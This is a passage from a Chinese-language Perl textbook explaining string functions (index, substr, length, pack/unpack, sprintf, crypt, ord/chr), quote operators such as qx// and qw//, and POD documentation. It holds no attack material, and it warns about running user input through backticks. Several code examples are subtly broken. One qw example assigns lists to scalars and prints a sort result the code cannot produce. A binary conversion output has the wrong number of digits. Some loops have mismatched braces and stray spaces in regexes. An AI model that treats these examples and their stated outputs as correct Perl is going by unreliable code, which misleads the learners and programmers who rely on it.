`index` 函数返回字符串 `STR` 中第 1 次出现 `SUBSTR` 的位置，或者 `POSITION` 之后第 1 次出现 `SUBSTR` 的位置，这些位置是从 0 开始计算的。可以忽略 `POSITION`，在这种情况下，这个函数将从字符串开头开始查找。如果没有找到子串，则函数返回 -1（除非用 `$[` 变量修改了查找基数，因为不赞成使用这种方法，所以不应该这样）。

`rindex` 函数和 `index` 类似，只是它返回 `STR` 中最后一次出现 `SUBSTR` 的位置。如果为 `POSITION` 指定了值，则这个函数返回那个位置处或者之前最后一次出现 `SUBSTR` 的位置。

让我们研究一个例子。这个例子在文本 “This is the promise.” 中查找子串 `is`，并显示从主要字符串开头和末尾算起，那个子串的第 1 次出现位置：

```
$text = "This is the promise.";

print "First occurrence of \"is\" is at position: " .
    index($text, "is") . "\n";
print "Last occurrence of \"is\" is at position: " .
    rindex($text, "is") . "\n";

First occurrence of "is" is at position: 2
Last occurrence of "is" is at position: 16
```

### 8.2.18 字符串处理：用 `substr` 得到子串

现在可以实现新的字符串处理程序 `SuperDuperText` 中的替换功能了。现在唯一的问题在于，如何在 `Perl` 中支持用其他的子串替换特定的子串。

得到子串并没有任何问题。可以使用 `substr` 函数得到或者替换传递给它的字符串中的子串。一般情况下，可以像这样使用 `substr`：

```
substr EXPR, OFFSET, LEN, REPLACEMENT
substr EXPR, OFFSET, LEN
substr EXPR, OFFSET
```

返回子串的第 1 个字符处于 `OFFSET` 处；如果 `OFFSET` 是负值，则表示 `substr` 从字符串的末尾开始，并向前移动到 `OFFSET` 位置。如果忽略了 `LEN`，`substr` 返回所有文本，直至字符串结束。如果 `LEN` 是负值，则 `substr` 忽略字符串末尾的 `LEN` 个字符。通过在 `REPLACEMENT` 中指定字符串也可以替换子串。

让我们研究一些使用 `substr` 的例子：

```
$text = "Here is the text.";

print substr ($text, 12) . "\n";

text.

print substr ($text, 12, 4) . "\n";
```



```
text
```

可以用 **REPLACEMENT** 参数替换主要字符串内部的子串，如下面的例子所示；这个例子 **word** 替换了 **text**：

```
substr ($text, 12, 4, "word");
print "$text\n";

Here is the word.
```

也可以使用 **substr** 作为合法的左值，如下面的例子所示：

```
$text = "Here is the text.";
substr ($text, 12, 4) = "word";
print $text;

Here is the word.
```

可以看到，**substr** 处于 Perl 中字符串处理的核心，它允许你处理和替换字符串的任何部分。

---

**提示：**当用 **substr** 替换文本时，目标子串将增大或者缩小，以和正在用它替换的字符串匹配。

---

现在，考虑另外一个例子：这个例子编写了一个有用的函数 **replace**，它可以用另外一个子串替换字符串中的子串。只需将主要字符串、希望替换的字符串以及希望插入到主要字符串中的字符串传递给 **replace**。其代码是这样的：

```
sub replace
{
    ($text, $to_replace, $replace_with) = @_;
    substr ($text, index($text, $to_replace),
        length($to_replace), $replace_with);
    return $text;
}

print replace("Here is the text.", "text", "word");

Here is the word.
```

注意这个例子使用了 **substr**、**index** 以及新的字符串函数 **length**。要详细了解 **length** 函数，请阅读下一个主题的内容。

### 8.2.19 字符串处理：用length得到字符串长度

有一长串文本时，可以使用 **length** 函数以字符为单位得到字符串的长度。一般情况下，可以像这样使用 **length** 函数：

```
length EXPR
```

`length`

这个函数返回 **EXPR** 值的长度（以字节为单位）。如果忽略了 **EXPR**，则这个函数返回 `$_` 中值的长度。

如果处理字符串，会发现经常要使用这个有用的函数。下面的例子说明了如何使用它来显示字符串的长度：

```
$text = "Hello there!";

print "The string \"$text\" is " . length ($text) . " characters long.";
The string "Hello there!" is 12 characters long.
```

这个函数不仅其本身非常有用，而且因为在使用其他函数时，经常需要指定字符串的长度，如 `substr` 函数，所以 `length` 函数的用途是非常广泛的。下面的例子像这样使用了 `length` 函数，并使用 `substr` 用一个子串替换了另外一个：

```
sub replace
{
    ($text, $to_replace, $replace_with) = @_;

    substr ($text, index($text, $to_replace),
            length($to_replace), $replace_with);

    return $text;
}

print replace("Here is the text.", "text", "word");

Here is the word.
```

### 8.2.20 字符串处理：打包和解包字符串

在 Perl 中，有一种字符串处理方法，即使用功能强大的 `pack` 和 `unpack` 函数。

可以使用 `pack` 和 `unpack` 在二进制层次上以字符为单位处理字符串。首先介绍 `pack` 函数，它的参数是值列表，并将它们打包在一个字符串中：

`pack TEMPLATE, LIST`

在这里，**LIST** 就是要打包的值表，而 **TEMPLATE** 是字符序列，它给出了值的顺序和类型，并使用下面这些格式说明符：

- ◆ @——用空格填充到绝对位置
- ◆ A——ASCII 字符串，用空格填充
- ◆ a——ASCII 字符串
- ◆ B——位字符串（降序）
- ◆ b——位字符串（升序）

- ◆ C——无符号字符值
- ◆ c——有符号字符值
- ◆ d——采用本地格式的双精度浮点值
- ◆ f——采用本地格式的单精度浮点值
- ◆ H——16 进制字符串（高位在前）
- ◆ h——16 进制字符串（低位在前）
- ◆ I——无符号整数值
- ◆ i——有符号整数值
- ◆ L——无符号长整型值
- ◆ l——有符号长整型值
- ◆ N——采用 **big-endian** 顺序的长整型值
- ◆ n——采用 **big-endian** 顺序的短整型值
- ◆ P——指向结构的指针
- ◆ p——指向以空字符结尾的字符串的指针
- ◆ S——无符号短整型值
- ◆ s——有符号短整型值
- ◆ u——采用 **uuencode** 编码的字符串
- ◆ V——采用 **little\_endian** 顺序的长整型值
- ◆ v——采用 **little\_endian** 顺序的短整型值
- ◆ w——**BER** 压缩整数
- ◆ X——备份字节
- ◆ x——空字节

每个字母之后都是数字，这个数字代表重复的次数，也可以使用\*作为通配符来表示重复次数。

让我们研究一些例子。下面的例子使用 **pack** 创建了一些字符串。例如，通过给出字符代码而打包字符：

```
print pack("ccc", 88, 89, 90);  
  
XYZ  
  
print pack("c3", 65, 66, 67);  
  
ABC  
  
print pack("c*", 68, 69, 70, 71);  
  
DEFG
```

另一方面，**unpack** 函数可以解包用 **pack** 函数打包的字符串，一般可以这样使用 **unpack**



函数：

```
unpack TEMPLATE, EXPR
```

在这里，**EXPR** 是正在解包的表达式，而 **TEMPLATE** 参数和 **pack** 函数是一样的。下面的例子解开了刚刚打包的字符串：

```
$string = pack("ccc", 88, 89, 90);

print join(", ", unpack "ccc", $string);

88, 89, 90
```

希望显示二进制数字时，打包和解包的用途非常大。为了将数字转换为二进制位字符串，首先要按照网络字节顺序（也称为高位字节在前的次序）打包它，然后像这样逐位解包：

```
$decimal = 17;
$binary = unpack("B32", pack("N", $decimal));
print $binary;
0000000000000000000000000000000010001
```

为了将二进制位构成的字符串转换为数字，只需颠倒前面的步骤，例如：

```
$decimal = 17;
$binary = unpack("B32", pack("N", $decimal));
$newdecimal = unpack("N", pack("B32", $binary));
print $newdecimal;

17
```

---

**提示：**用这种方法转换的字符串必须有 32 个数位，所以如果有必要要加入先导 0。

---

下面的例子说明如何使用 **unpack** 从字符串中提取子串，这和 **substr** 类似：

```
$string = "This is the text",
$substring_start = 12;
$substring_length = 4;

print unpack("x$substring_start a$substring_length", $string);

text
```

下面的例子将字符串解开到字符值数组中：

```
$s = "Hello";
@a = unpack("C*", $s);
print join(", ", @a);

72, 101, 108, 108, 111
```

### 8.2.21 字符串处理：用sprintf格式化字符串

现在可以显示在应用程序 SuperDuperDataCrunch 中数据排序的结果了，但是需要考虑另外一个要点：没有人需要用 7 位小数来打印账号余额。如何控制显示的数字精度？

可以使用 `sprintf` 函数。这个函数格式化字符串，在那个字符串中插入值列表，例如：

```
sprintf FORMAT, LIST
```

在这里，`LIST` 保存希望格式化的值，而 `FORMAT` 是字符串，它说明对值如何进行格式化，`sprintf` 将返回经过格式化的字符串。通常情况下，对于 `LIST` 中的每个元素在 `FORMAT` 中提供一个转换。可以在 `FORMAT` 中使用这些转换：

- ◆ `%%`——百分号
- ◆ `%c`——用给定数字表示的字符
- ◆ `%d`——以十进制表示的有符号整数
- ◆ `%E`——以科学记数法表示的浮点数
- ◆ `%e`——和 `%E` 类似，但使用小写字母 `e`
- ◆ `%f`——用定点十进制形式表示的浮点数
- ◆ `%G`——用 `%e` 或者 `%f` 形式表示的浮点数
- ◆ `%g`——和 `%G` 类似，但是使用小写字母 `g`
- ◆ `%n`——下一个变量中输出的字符个数
- ◆ `%o`——用 8 进制表示的无符号整数
- ◆ `%p`——指针（用 16 进制表示的值的地址）
- ◆ `%s`——字符串
- ◆ `%u`——用十进制表示的无符号整数
- ◆ `%X`——用 16 进制表示的无符号整数
- ◆ `%x`——和 `%X` 类似，但是使用小写字母 `x`

为保持向后兼容，Perl 也允许使用这些转换：

- ◆ `%D`——和 `%ld` 一样
- ◆ `%F`——和 `%f` 一样
- ◆ `%i`——和 `%d` 一样
- ◆ `%O`——和 `%lo` 一样
- ◆ `%U`——和 `%lu` 一样

另外，Perl 允许在 `%` 和转换字符之间使用这些标记：

- ◆ `-`——字段内左对齐

- ◆ #——在非 0 的 8 进制数字前加入 0，则非 0 的 16 进制数字前加入 0x
- ◆ .number——为浮点值设置小数点之后的位数，为字符串设置最大长度，或者为整数设置最小长度
- ◆ +——在正数前面加入正号
- ◆ 0——使用 0，而不是空格来右对齐
- ◆ h——将整数作为 C 类型的短整型或者无符号短整型来解释
- ◆ l——将整数作为 C 类型的长整型或者无符号长整型来解释
- ◆ number——设置最小字段宽度
- ◆ space——在正数的前面加入空格

这个标记针对 Perl:

- ◆ V——将整数作为 Perl 的标准整数类型解释

让我们研究一些例子（注意，第 1 个例子舍入了值）：

```
$value = 1234.56789;
print sprintf "%.4f\n", $value;

1234.5679

print sprintf "%.5f\n", $value;

1234.56789

print sprintf "%6.6f\n", $value;

1234.567890

print sprintf "%+.4e\n", $value;

+1.2346e+003
```

在区分字符串和数字的语言中（例如 C 语言），`sprintf` 函数是重要的函数，因为当希望显示数字时，可以使用 `sprintf` 将其打印到字符串中。然而，在 Perl 中并不是必须的，Perl 有一种简单的方法，可以将字符串和数字都作为标量处理。

另外，在 Perl 4 中，可以将数组传递给 `sprintf`，但现在不行了。在 Perl 5 中，标量上下文中的数组仅返回元素个数，所以，尽管这段代码在 Perl 4 中可以打印“Perl”，但在 Perl 5 中仅仅打印“5”：

```
@a = ("%s%s%s%s", "P", "e", "r", "l");
print sprintf(@a);

5
```

### 8.2.22 字符串处理：比较字符串

我们已经了解了如何比较字符串，如 `if($string1 == $string2)`，这有问题吗？



Perl 有两组比较运算符：一组用于比较数字（参见第 4 章，以了解细节），而另外一组用于比较字符串。参见表 8.1 以了解字符串比较运算符（也需要参见第 4 章）。

表 8.1 字符串比较运算符

运算符	返回值
eq	如果左边的操作数和右边的操作数相等，则返回真
ne	如果左边的操作数和右边的操作数不相等，则返回真
cmp	如果左边的操作数小于、等于或者大于右边的操作数，则返回-1，0，或者 1
lt	如果左边的操作数小于右边的操作数，则返回真
gt	如果左边的操作数大于右边的操作数，则返回真
le	如果左边的操作数小于或者等于右边的操作数，则返回真
ge	如果左边的操作数大于或者等于右边的操作数，则返回真

**提示：**记住，Perl 有两组不同的比较运算符：基于数字和基于字符串。使用错误的运算符可能会造成难以发现的问题。

下面的例子使用 `cmp` 运算符在 `sort` 函数中比较字符串：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

foreach $key (sort {myfunction($a, $b)} keys %hash) {
    print "$key => $hash{$key}\n";
}

sub myfunction
{
    return (shift(@_) cmp shift(@_));
}

drink => bubbly
fruit => apple
sandwich => hamburger
```

如果错误地交换使用数字和字符串运算符，则会遇到问题。例如，如果用字符串运算符比较数字，则会得到下列结果（在这个例子中，代码告诉我们，“5 比 10 大”）：

```
$s1 = 5;
$s2 = 10;

if ($s1 gt $s2) {    #wrong!
    print "$s1 is greater than $s2";
}

5 is greater than 10
```

另一方面，对于`==`运算符来说，字符串和 0 一样，所以比较苹果和橘子的这段代码会告

诉我们它们是一样的：

```
$s1 = "apples";
$s2 = "oranges";

if ($s1 == $s2) {
    print "$s1 are the same as $s2";
}

apples are the same as oranges
```

### 8.2.23 字符串处理：用ord和chr访问Unicode值

诸如 C 语言这样的语言可以用数字形式处理字符串中的字符，就像是字节值那样。在 Perl 中能否进行类似的处理？答案是：不能直接进行，但可以使用 `ord` 和 `chr`。

Perl 在许多方面可以互换处理字符串和数字，但与某些语言不同，不能对单个字符进行相同的处理。有时，直接处理 Unicode 值是很重要的（正在使用 `pack` 和 `unpack` 的时候）。为直接处理字符的 Unicode 值，可以使用 `ord` 和 `chr`。

`ord`（`ord` 代表“ordinal 序数”）函数（仅仅）返回表达式中第 1 个字符的 Unicode 值；如果忽略了表达式，则 `ord` 使用 `$_`。一般可以这样使用 `ord`：

```
ord EXPR
ord
```

看下面这个简短的例子：

```
print ord 'A';

65
```

注意，`ord` 仅处理传递给它的第 1 个字符，所以这个例子会得到相同的结果：

```
print ord 'ABC';

65
```

另一方面，`chr` 函数返回和传递给它的 Unicode 数字对应的字符；如果没有传递数字，`chr` 使用 `$_`。可以像这样使用 `chr`：

```
chr NUMBER
chr
```

请看下面这个简短的例子：

```
print chr 65;

A
```

下面的例子使用了复杂的代码：

```
print chr(ord "A");
```

```
A
```

注意，如果希望将字符表示的数字转换为 Unicode 值，或者同时将 Unicode 表示的数字转换为字符，使用 `pack` 和 `unpack` 会更加简单。可以像这样将字符串中的字符转换到由 Unicode 值构成的数组中：

```
$s = "Hello";
@a = unpack("C*", $s);
print join(", ", @a);

72, 101, 108, 108, 111
```

而且，可以像这样将 Unicode 值表打包到字符串内的字符中：

```
print pack("c3", 65, 66, 67);

ABC
```

#### 8.2.24 字符串处理：按字符处理字符串

我们希望使用口令加密某些数据，这意味着要处理字符串中的单个字符。如何在 Perl 中达到这个目的？实际上有许多方法。

Perl 喜欢作为整体来处理字符串，但有时需要以字符为单位来处理字符串。这里介绍了一些方法来处理这个字符串：

```
$s = "Hello";
```

例如，可以像这样使用 `split` 来创建字符数组：

```
@a = split (//, $s);
print "@a\n";

H e l l o
```

或者，可以使用模式匹配提取单个字符（这个例子使用 `s` 修饰符，这样模式匹配也可以匹配新行）：

```
while ($s =~ /(.) /gs) {print "$1 ";
print "\n";

H e l l o
```

或者，可以解开字符串，以得到字符串中 Unicode 值表：

```
foreach (unpack("C*", $s)) {print chr($_), " ";
print "\n";

H e l l o
```



或者，可以使用明确的循环和 `substr` 来得到每个字符，例如：

```
for ($loop_index = 0; $loop_index < length($s); $loop_index++) {
    print substr($s, $loop_index, 1) , " ";
}

H e l l o
```

还有许多其他方法。我确信你自己可以找到其他的方法，但是这里仅仅指出了一些可能性。通过使用类似这样的结构，可以访问字符串中的所有单个字符。

### 8.2.25 字符串处理：颠倒字符串

在 C 语言中，只需将字符串中的所有字符压入堆栈，并弹出它们，就可以颠倒字符串。而在 Perl 中，只需使用 `reverse` 函数。

为了颠倒字符串，可以像这样使用 `reverse` 函数：

```
$string = "Hello!";

$reversed = reverse($string);
print "$reversed\n";

!olleH
```

当然，也可以压入字符串中的各个元素并弹出：

```
foreach (split (//, $string)) {push @a, $_};
while(@a) {print (pop (@a))};
print "\n";

!olleH
```

而且可以使用下面这种更加有创造性的方法：

```
while ($string =~ /(.) /gs) {unshift @a, $1};
print @a;

!olleH
```

### 8.2.26 字符串处理：用crypt加密字符串

我们要加密公司的账目，可使用 Perl 的 `crypt` 函数。

可以像这样用 `crypt` 函数加密字符串：

```
crypt TEXT, SALT
```

在这里，`TEXT` 是希望加密的文本，而 `SALT` 是由两个字符构成的字符串，它为加密过程添加额外的信息。

注意，`crypt` 是单向函数，不能用 `crypt` 解密经过加密的内容。其作用是什么？一个目的，这个函数可以在 Unix 系统上加密口令，这意味着口令可以作为加密字符串存储；当输入口令时，将对其进行加密，并和存储的版本进行对比。

下面的例子说明了 `crypt` 的用途。这个例子创建了一个单词游戏，让用户尝试猜测一个单词。为避免让用户打印 Perl 源代码，从而看见那个单词，首先像这样用一小段脚本加密它：

```
$text = "Hello";
$encrypted = crypt $text, "AB";
print $encrypted;

AB/uOsC7P93EI
```

注意，加密后字符串的前两个字母是 **SALT** 值。为了对比字符串和这个经过加密的字符串，只需对新字符串使用这个 **SALT** 值和 `crypt`。下面的例子说明如何在单词游戏中使用这种方法。注意，这个例子从经过加密的字符串中得到 **SALT** 值，并和 `crypt` 函数一起使用，来检查用户的猜测值：

```
$encrypted = "AB/uOsC7P93EI";
$salt = substr($encrypted, 0, 2);

print "Guess the word: ";

while(<>) {
    chomp;
    if ($encrypted eq (crypt $_, $salt)) {
        print "You got it!";
        exit;
    } else {
        print "Nope.\n";
        print "Guess the word: ";
    }
}

Guess the word: this
Nope.
Guess the word: that
Nope.
Guess the word: other
Nope.
Guess the word: Hello
You got it!
```

另一方面，如果希望使用可解密的加密方法，则阅读第 4 章中的“按位异或: ^”节。或者，可以从非常低级的安全层次上进行简单的加密和解密。

```
$text = "hello there!";

print "$text\n";
```

```
$text =~ tr/a-z/d-za-c/;

print "$text\n";

$text =~ tr/d-za-c/a-z/;

print "$text\n";

hello there!
khoor wkhuh!
hello there!
```

8.2.27 字符串处理：使用引用运算符

我们要初始化数组，应该使用 `q//` 还是 `qw//`？这取决于实际情况。

在 Perl 中处理字符串的方法之一就是使用引用运算符，如表 8.2 所示。注意，除了表中的 `[` 和 `]` 之外，可以使用其他定界符（通常使用 `/` 和 `/`）；事实上，如果使用 `(` 和 `)`、`[` 和 `]` 或者 `{` 和 `}`，Perl 将跟踪任意深度的嵌套层次。

可以在 `q` 运算符和引用字符之间使用空格，但是，当使用 `#` 作为引用字符的时候除外，因为当在 `#` 和引用运算符之间加入空格时，`#` 将作为注释，例如 `q #text#`。

还要注意，一些 `q` 结构将加入它们的参数，如表 8.2 所示。这意味着插入以 `$` 或者 `@` 开头的变量。而且也可以在插入的字符串中使用表 8.3 中的转义字符。

表 8.2 引用运算符

引用	q 结构	含义	插入
' '	q[]	字面意义	否
" "	qq[]	字面意义	是
	qr[]	模式	是
" "	qx[]	命令	是
	qw[]	单词列表	否

表 8.3 转义字符

转义字符	含义
\"	双引号
\t	制表位
\n	新行
\r	回车
\f	换页
\b	回退
\a	警告（铃声）
\e	转义
\033	8 进制字符



(续表)

转义字符	含义
\x1b	16 进制字符
\c[	控制字符
\l	小写下一个字符
\u	大写下一个字符
\L	小写，直至遇到\E
\U	大写，直至遇到\E
\E	结束\Q 启用的引用
\Q	引用非单词字符，直至遇到\E

下面开始介绍每个引用运算符。

8.2.27.1 q//

q//创建单引号内的字面字符串。通过这种方法，可以轻松保留字符串中的引号，因为 q//将自动转义引号：

```
$text = q/"I said, 'no.'"/;  
print $text;  
  
"I said, 'no.'"
```

8.2.27.2 qq//

使用 qq//创建双引号内的插入文本字符串。如果希望自动转义字符串中的引号，也希望插入变量，则可以使用这个功能。考虑这个例子：

```
$string = "no.";   
$text = qq/"I said, '$string'"/;  
print $text;  
  
"I said, 'no.'"
```

8.2.27.3 qr//imosx

和 Perl 5.005 一样，可以使用 qr//来创建和存储经过编译的正则表达式。在第 6 章中可以看到，如果希望得到经过编译的模式数组，则可以像这样达到目的（如果需要，则加入传递给 qr//的字符串）：

```
@patterns =  
(  
    qr/\bis\b/,  
    qr/\bthe\b/,  
    qr/\bbut\b/,  
    qr/\ba\b/,  
    qr/\bnone\b/,  
);
```

现在，可以使用经过预编译的正则表达式，这个例子在正则表达式中循环，以测试用户输入的值，找到其中的匹配值：

```
@patterns =
(
    qr/\bis\b/,
    qr/\bthe\b/,
    qr/\bbut\b/,
    qr/\ba\b/,
    qr/\bnone\b/,
);
while (<>) {
    for ($loop_index = 0; $loop_index < $#patterns; $loop_index++) {
        if (/ $patterns[$loop_index]/) {
            print "Matched pattern $loop_index!\n";
        }
        else {
            print "Didn't match pattern $loop_index.\n";
        }
    }
}
```

当用户输入 “Here is a text.” 时，程序运行结果是这样的：

```
%perl matchmaker
Here is a test.
Matched pattern 0!
Didn't match pattern 1.
Didn't match pattern 2.
Matched pattern 3!
```

下面是和 `qr//` 一起使用的选项：

- ◆ **i**——匹配时不区分大小写
- ◆ **m**——支持多行
- ◆ **o**——仅编译模式一次
- ◆ **s**——仅支持一行
- ◆ **x**——使用扩展正则表达式

#### 8.2.27.4 `qx//`

`backticks` 引用运算符 `qx//` 将在必要的情况下插入传递给它的内容，然后作为系统命令执行产生的字符串。可以使用命令解释程序通配符、管道和重定向。

下面的例子使用 Unix 中的 `ls` 命令来得到当前目录中的文件列表：

```
$ls = `ls`;
```

```
print qx/$ls/;

a.pl
b.pl
c.pl
d.pl
e.pl
f.pl
```

可以直接用 **backticks** 运算符得到相同的结果，例如：

```
$ls = 'ls';
print $ls;
```

在 **MS-DOS** 中，这个例子可能是这样的，它要使用 **dir** 命令：

```
$dir = dir;
print qx/$dir/;

Volume in drive C has no label
Volume Serial Number is 3741-1402
Directory of C:\perlbook\code

.                <DIR>          04-01-02  7:25p  .
..               <DIR>          04-01-02  7:25p  ..
A                PL             147  04-01-02  7:26p  A.PL
B                PL              81  04-01-02  7:53p  B.PL
C                PL              95  04-01-02  8:11p  C.PL
D                PL              50  04-01-02  8:28p  D.PL
E                PL              27  04-01-02  8:25p  E.PL
F                PL              78  04-01-02 10:32a  F.PL
G                PL             231  04-01-02 11:52a  G.PL
H                PL             302  04-01-02 12:19p  H.PL
P                PL             318  04-01-02 12:31p  P.PL
I                PL              66  04-01-02  1:21p  I.PL
J                PL              36  04-01-02  1:36p  J.PL
R                PL              70  04-01-02  1:37p  r.pl
12 file(s)                1,501 bytes
 2 dir(s)                  37,322,752 bytes free
```

如何计算传递的字符串取决于正在使用的系统，所以注意，使用 **qx//** 意味着不能在操作系统之间移植代码（注意，前面的例子在 **Unix** 和 **MS-DOS** 中必须使用不同的命令）。

使用 **backticks** 也会带来安全问题，特别是如果将用户输入的内容作为可执行系统命令来处理，所以要小心。这方面的详细信息请参见第 22 章中关于 **CGI** 安全方面的内容。

#### 8.2.27.5 qw//

这个运算符 **qw//** 可能是最流行的引用运算符。它用空格来划分字符串，并返回来自字符串的单词列表。实际上，可以用 **split** 函数准确地模仿 **qw//** 的功能。下面两行代码的功能完全一样：



```
qw/Now is the time./;
split(' ', q/Now is the time/);
```

下面的例子说明了 `qw` 的最流行使用方法之一 —— 初始化数组：

```
@name = qw(soap blanket shirt pants plow);
$category = qw(home home apparel apparel farm);
$subcategory = qw(bath bedroom top bottom field);

@indices = sort {$category[$a] cmp $subcategory[$b]
    or $category[$a] cmp $subcategory[$b]} (0 .. 4);

foreach $index (@indices) {
    print "$category[$index]/$subcategory[$index]: $name[$index]\n";
}

apparel/bottom: pants
apparel/top: shirt
home/bath: soap
home/bedroom: blanket
farm/field: plow
```

在使用这个运算符时，常见的错误就是用逗号在 `qw//` 中分开单词，以及在多行字符串中加入注释（如果出现了这些错误，则 `-w` 开关将显示警告）。例如，这个例子的目的是打印 Perl，但是使用逗号分开字母，所以出现了下列结果：

```
@a = qw/P, e, r, l/;
print @a;

P,e,r,l
```

### 8.2.28 POD：普通文档说明

现在 `SuperDuperHugeCode` 程序已经完成了，必须说明它。如果一直用 POD 格式来注释它，则现在已经完成了这项工作。POD 即普通文档说明。

POD 是用于文档说明的格式化语言，它的目的是帮助用多种不同的格式来创建说明文档。并没有必要阅读 POD 本身；相反，可以在 POD 文件上运行 POD 或者转换程序来以不同的格式创建帮助文件。例如，转换程序 `pod2text` 将把 POD 文件转换为格式化 Unicode 文本，`Pod2latex` 用于 LaTeX 文档准备系统，`pod2man`（用于类似 `nroff` 和 `troff` 这样的 Unix 程序）来创建 Unix man 页面，而 `pod2html` 可以以 HTML 格式创建帮助页面。也可以找到其他编译程序，例如 CPAN 上的 `pod2fm`、`pod2ps`、`pod2ipf` 和 `pod2texi`。

可以像普通文档那样在 Perl 代码中使用 POD，当希望创建说明文档时，要在 Perl 源代码文件上直接运行 POD 转换程序。Perl 解释程序将忽略 Perl 程序中的 OD。

POD 的工作是帮助建立格式化的说明文档，允许将这样的说明文档转换为许多不同的格式。POD 文件是什么样的？请研究这个例子，这个文件称为 `p.pod`：

```
=head1 Simulation of Named Characters
```

```
=head2 This example uses hashes.  
  
This example:  
  
=over 4  
  
=item 1  
  
Shows how to set up two named parameters  
  
=item 2  
  
Shows how to set up defaults for arguments  
  
=cut
```

当通过诸如 `pod2text` 这样的转换程序运行 `p.pod` 时，将得到这种类型的格式化输出：

```
%pod2text p.pod  
Simulation of Named Characters  
  This example uses hashes.  
  
  This example:  
  
  1  Shows how to set up two named parameters  
  
  2  Shows how to set up defaults for arguments
```

也可以用类似这样的命令将 `pod2text` 的输出发送到文件：`pod2text p.pod > p.txt`。在本章末尾将介绍如何使用 `pod2html`（在 8.2.31 节“**POD：在 Perl 代码中嵌入 POD**”中）和如何像注释那样在 Perl 代码中嵌入 POD。实际上，如果查看 Perl 附带的或者来自 CPAN 的模块代码，你将发现其中充满了 POD，这就是为模块创建 Perl 说明文档的方式。

现在，让我们介绍如何编写 POD。

---

**提示：**由于可以使用多种转换程序，所以，只需在一个 POD 文件中编写文档说明，然后可以将它转换为许多不同的格式，从 Unix man 页面到 PostScript 文档，从文本文件到 HTML——这就是使用 POD 的强大功能之一。使用 POD 的另一个原因在于它易于使用。

---

### 8.2.29 POD：用 POD 命令创建 POD

如何创建 POD？首先从用 POD 命令将文档划分为命令段落开始，下面我们用代码例子来说明。

使用 POD 命令来建立 POD。所有 POD 命令都用等于号开始，其后是标识符。下面列出了 POD 命令的当前集合：

- ◆ `=head1 heading` —— 指定层次 1 标题
- ◆ `=head2 heading` —— 指定层次 2 标题
- ◆ `=item text` —— 指定列表中的 1 项



- ◆ `=over #` —— 指定缩进
- ◆ `=back` —— 取消缩进
- ◆ `=cut` —— 结束 POD
- ◆ `=pod` —— 停止解析，直至遇到`=cut`
- ◆ `=for label` —— 设置格式样式
- ◆ `=begin label` —— 开始格式样式
- ◆ `=end label` —— 结束格式样式

`=pod` 命令告诉 Perl 编译器不要将文本作为代码处理，直至遇到下一个`=cut` 命令。可以使用这个命令，或者标题命令来告诉 Perl 文件中包含 POD。

命令`=head1` 和`=head2` 创建层次 1 和层次 2 标题，这和`<H1>`和`<H2>`HTML 标记类似。

可以使用这些命令来创建列表。`=over` 命令会随着正在使用的转换程序的不同而略有差别，但通常情况下，它将按照指定的空格数量缩进文本，例如`=over 4`。`=back` 命令取消缩进，而`=item` 命令指定了列表项。可以用诸如`=item *`这样的命令为列表中的每个数据项提供项目符号，或者用诸如`=item 1.`，`=item 2.`等命令提供编号。参见本章后面“POD：在 Perl 代码中嵌入 POD”节中的例子。

提示：不应在`=over/=back` 块外部使用`=item`，在这样的块中至少有一个`=item`。

`=for`、`=begin` 和`=end` 命令使得将文本直接传递给特定的格式程序。`=for` 命令指出，下一个段落将采用`=for` 之后第 1 个单词给出的格式，例如：

```
=for html
<p> Welcome to my Perl code! </p>
```

命令`=begin` 和`=end` 一起使用。它们和`=for` 非常类似，但不是标记一个段落，而是从`=begin` 到`=end` 之间的所有文本都将具有给定的格式。

8.2.30 POD：用POD命令格式化文本

我们使用 POD 来格式化说明文档，那么，我希望用斜体说明有趣的问题，能做到吗？当然可以。

可以使用 POD 命令来格式化文本和创建链接。表 8.4 列出了 POD 命令和它们的功能。

表 8.4 POD 命令

POD 命令	含义
B<text>	黑体
C<code>	按照字面意义使用的代码
E<escape>	命名字符，类似 HTML 转义，例如，E<lt> = <
F<file>	用于文件名称



(续表)

POD 命令	含义
<code>I&lt;text&gt;</code>	斜体文本
<code>L&lt;"sec"&gt;</code>	链接到手册本页中的某节
<code>L&lt;name"sec"&gt;</code>	链接到手册另外一页中的某节
<code>L&lt;name/ident&gt;</code>	链接到手册中某页的某项
<code>L&lt;name&gt;</code>	链接到手册中某页
<code>S&lt;text&gt;</code>	文本包含无间断空格
<code>X&lt;index&gt;</code>	索引项
<code>Z&lt;&gt;</code>	0 宽度字符

现在，考虑这个例子。它在 **POD** 文件中像这样使用 **I<>**命令：

```
=head1 Simulation of Named Characters

=head2 This example uses I<hashes>.
```

在通过 `pod2html` 转换程序运行这段代码之后（参见下一个主题），**I<>**将转换为 **HTML<EM>**标记，例如：

```
<!... $Id$ ...>
<HTML><HEAD>
<CENTER><TITLE>a.pl</TITLE>
</HEAD>
<BODY></CENTER><P><HR>

<H1>
<A NAME="a.pl_simulation_0">
Simulation of Named Characters</A>
</H1>
<P>
<H2> This example uses <EM>hashes</EM>.</H2>
```

8.2.31 POD：在Perl代码中嵌入POD

我们已经编写了 **POD** 文本。如何将它加入到 **Perl** 代码中？很简单，只需将它放在那里。**Perl** 解释程序将忽略它，而你可以用不同的 **POD** 转换程序以不同的格式创建说明。

为了在 **Perl** 程序中嵌入 **POD**，在开头用 `=head1` 命令开始 **POD**，并用 `=cut` 命令结束它。通过这种方式，**Perl** 将忽略 **POD** 文本。

---

提示：如果将 **POD** 放在文件尾，而且使用了 `Perl __END__` 或者 `__DATA__` 命令，确保不要在第 1 条 **POD** 命令之前加入空行。

---

阅读下面的例子，**Perl** 脚本以 **POD** 开始，**POD** 实际上就是脚本的说明文档：

```
=head1 Simulation of Named Characters
=head2 This example uses hashes.
This example:
=over 4
=item 1
Shows how to set up two named parameters
=item 2
Shows how to set up defaults for arguments
=cut

sub addem
{
    my %hash =
    (
        OPERAND1 => 2,
        OPERAND2 => 3,
        @_,
    );

    return $hash{OPERAND1} + $hash{OPERAND2};
}

print "The result is: " . addem(OPERAND1 => 3);
```

当在 **Perl** 中运行这个文件 **a.pl** 时，将得到下列结果：

```
%perl a.pl

The result is: 6
```

另一方面，如果通过诸如 **pod2text** 这样的转换程序来运行 **a.pl**，则将看见格式化的说明文档：

```
%pod2text a.pl

Simulation of Named Characters
  This example uses hashes.

  This example:

  1  Shows how to set up two named parameters
  2  Shows how to set up defaults for arguments
```

也可以使用其他的 **POD** 转换程序，如 **pod2html**，例如：

```
%pod2html a.pl

Creating a.pl.html from a.pl
```



这个命令将创建 HTML 文件 a.pl.html，其内容如下：

```
<!.. $Id$ ..>
<HTML><HEAD>
